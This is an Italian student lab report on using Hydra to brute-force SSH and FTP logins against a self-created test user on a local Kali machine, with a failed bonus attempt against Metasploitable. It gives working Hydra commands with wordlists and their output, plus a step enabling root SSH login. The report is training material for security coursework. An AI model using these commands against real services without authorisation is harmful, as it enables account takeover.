

REPORT S3/L5

Authentication cracking con Hydra

Traccia

L'esercizio di oggi ha un duplice scopo:


- Fare pratica con Hydra per crackare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e crackare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Svolgimento fase 1

Come indicato nella parte guidata dell'esercizio, creiamo un nuovo utente sulla macchina Kali che chiameremo test_user e a cui associamo la password testpass.



```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []: Test  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] Y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...  
~(kali@kali)-[~]  
$
```

Per rispondere alla prima fase dobbiamo avviare il servizio ssh, ma prima controlliamo le impostazioni nel file `/etc/ssh/sshd_config` e modificandolo con `sudo` possiamo abilitare l'accesso all'utente root in ssh abilitando la voce *PermitRootLogin*.

```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.2 /etc/ssh/sshd_config
Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
```

A questo punto possiamo avviare il servizio con il comando:

```
sudo service ssh start
```

E provare la connessione ssh dell'utente test_user tramite:

```
ssh test_user@192.168.10.30
```

```
(kali@kali)-[~]
$ sudo service ssh start

(kali@kali)-[~]
$ ssh test_user@192.168.10.30
test_user@192.168.10.30's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 17 04:11:25 2025 from 192.168.10.30
(test_user@kali)-[~]
$
```

Da questo momento, in una nuova finestra del terminale, possiamo lanciare il comando per crackare la password del nuovo utente creato.

Il comando da eseguire sarà:

```
hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P  
/usr/share/seclists/Password/xato-net-10-million-passwords-1000000.txt 192.168.10.30 -V -t4  
ssh
```

Analizziamolo:

- Hydra è lo strumento per hackerare le password;
- -L è l'opzione per passare un file contenente una lista di nomi utenti;
- -P è l'opzione per passare un file contenente una lista di password;
- 192.168.10.30 è l'indirizzo IP della macchina bersaglio;
- -V è l'opzione per attivare il *verbose*, ovvero vengono scritte tutte le righe durante l'esecuzione del comando;
- -t4 è l'opzione che specifica quanti threads stanno processando il comando specificato, nel nostro caso 4;
- ssh è il protocollo di rete crittografico a cui ci stiamo collegando per effettuare l'attacco.

Lanciando il comando così come scritto, con le liste specificate si comporranno 8295455000000 di combinazioni che dovranno essere testate. Con una media di 74 combinazioni al minuto, così come indicato, il tempo necessario per l'esecuzione completa del comando sarà di circa 213282 anni, ben oltre il tempo che ci è concesso per l'esecuzione dell'esercizio. Pertanto scegliamo di costruire la lista di nomi utenti e password ad hoc, per risparmiare del tempo. Questa cosa è possibile perchè conosciamo già le credenziali da hackerare, ma in un caso reale dovremmo lasciare che il comando proceda fino alla riuscita.

Costruiamo pertanto due liste con 10 elementi ognuna, all'interno inseriamo la combinazione corretta e rilanciamo il comando. Dopo alcune combinazioni delle 100 possibili, in questo specifico caso, otteniamo il risultato che ci aspettavamo:

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.10.30 - login "captain" - pass "testpass" - 56 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "captain" - pass "sirius" - 57 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "captain" - pass "black" - 58 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "captain" - pass "fagiolo" - 59 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "captain" - pass "lenticchia" - 60 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "123456" - 61 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "carota" - 62 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "batman" - 63 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "superman" - 64 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "attico" - 65 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "testpass" - 66 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "sirius" - 67 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "black" - 68 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "fagiolo" - 69 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "chavez" - pass "lenticchia" - 70 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "123456" - 71 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "carota" - 72 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "batman" - 73 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "superman" - 74 of 100 [child 2] (0/0)  
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 26 to do in 00:01h, 4 active  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "attico" - 75 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "testpass" - 76 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "sirius" - 77 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "black" - 78 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "fagiolo" - 79 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "orlando" - pass "lenticchia" - 80 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "123456" - 81 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "carota" - 82 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "batman" - 83 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "superman" - 84 of 100 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "attico" - 85 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "testpass" - 86 of 100 [child 1] (0/0)  
[22][ssh] host: 192.168.10.30 login: test_user password: testpass  
[ATTEMPT] target 192.168.10.30 - login "alberto" - pass "123456" - 91 of 100 [child 1] (0/0)
```

Svolgimento fase 2

Per procedere con la fase due scegliamo di eseguire l'hackeraggio della password tramite il protocollo sftp. In virtù di ciò installiamo il nuovo servizio tramite il comando:

```
sudo apt install vsftpd
```

ed avviamolo tramite:

```
sudo service sftp start
```

Facciamo presente che per testare la connessione ftp con l'utente test_user dobbiamo avviare entrambi i servizi ssh e ftp.

Effettuati questi passaggi otteniamo:

```
(kali㉿kali)-[~]  
$ sftp test_user@192.168.10.30  
test_user@192.168.10.30's password:  
Connected to 192.168.10.30.  
sftp> █
```

A questo punto sull'altra finestra del terminale rilanciamo hydra, stavolta specificando il protocollo ftp, e usando nuovamente gli elenchi semplificati per risparmiare tempo. Pertanto il comando sarà:

```
hydra -L /home/kali/Desktop/EPICODE/username.txt -P  
/home/kali/Desktop/EPICODE/password.txt 192.168.10.30 -V -t4 ftp
```

E otteniamo, come prima, il risultato:

```
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "testpass" - 86 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "sirius" - 87 of 100 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "test_user" - pass "black" - 88 of 100 [child 3] (0/0)  
[21][ftp] host: 192.168.10.30 login: test_user password: testpass  
[ATTEMPT] target 192.168.10.30 - login "alberto" - pass "123456" - 91 of 100 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "alberto" - pass "carota" - 92 of 100 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.30 - login "alberto" - pass "batman" - 93 of 100 [child 1] (0/0)
```


BONUS

Attaccare ssh anche su metasploitable.

Svolgimento

Per eseguire il bonus eseguiamo gli stessi passaggi fatti in precedenza.

Avviamo il servizio ssh su Metasploitable tramite il comando:

```
sudo /etc/init.d/ssh start
```

Provando ad avviare ssh con il comando *sudo service ssh start*, riceviamo l'errore di service: command not found. Pertanto dopo una breve ricerca online troviamo che il servizio è, in alternativa, avviabile con il comando scritto sopra.

Adesso proviamo a collegarci via ssh alla macchina di Meta usando il comando che già conosciamo, ma anche in questo caso riceviamo un errore:

```
(kali@kali)-[~]  
$ ssh msfadmin@192.168.20.50  
Unable to negotiate with 192.168.20.50 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Cerchiamo una soluzione e capiamo che questo errore è dovuto a un disaccordo tra gli algoritmi di chiave host forniti dal server e quelli accettati dal client. Questo significa che dobbiamo modificare il comando, specificando gli algoritmi da usare, pertanto avremo:

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa  
msfadmin@192.168.20.50
```

Dove msfadmin è l'utente della macchina Meta e 192.168.20.50 è il suo indirizzo IP.

Fatto questo la connessione andrà a buon fine, pertanto avremmo verificato che il server ssh è attivo sulla macchina di Meta:

```
(kali@kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.20.50  
The authenticity of host '192.168.20.50 (192.168.20.50)' can't be established.  
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.20.50' (RSA) to the list of known hosts.  
msfadmin@192.168.20.50's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Fri Jan 17 09:37:37 2025 from 192.168.20.50  
msfadmin@metasploitable:~$
```

Adesso siamo pronti a lanciare l'attacco da Kali verso Meta, modificando opportunamente il comando di Hydra, in questo modo:

```
hydra -L /home/kali/Desktop/EPICODE/username.txt -P  
/home/kali/Desktop/EPICODE/password.txt 192.168.20.50 -V -t4 ssh
```

Nonostante i diversi tentativi e le ricerche online effettuate, al momento in cui proviamo ad hackerare la password continua ad uscirci l'errore che vediamo in basso:

```
(kali@kali)-[~]  
$ hydra -L /home/kali/Desktop/EPICODE/username.txt -P /home/kali/Desktop/EPICODE/password.txt 192.168.20.50 -V -t4  
ssh  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 10:54:45  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 121 login tries (l:11/p:11), ~31 tries per task  
[DATA] attacking ssh://192.168.20.50:22/  
[ERROR] could not connect to ssh://192.168.20.50:22 - kex error : no match for method server host key algo: server [s  
sh-rsa,ssh-dss], client [rsa-sha2-512,rsa-sha2-256,ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nis  
tp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com]
```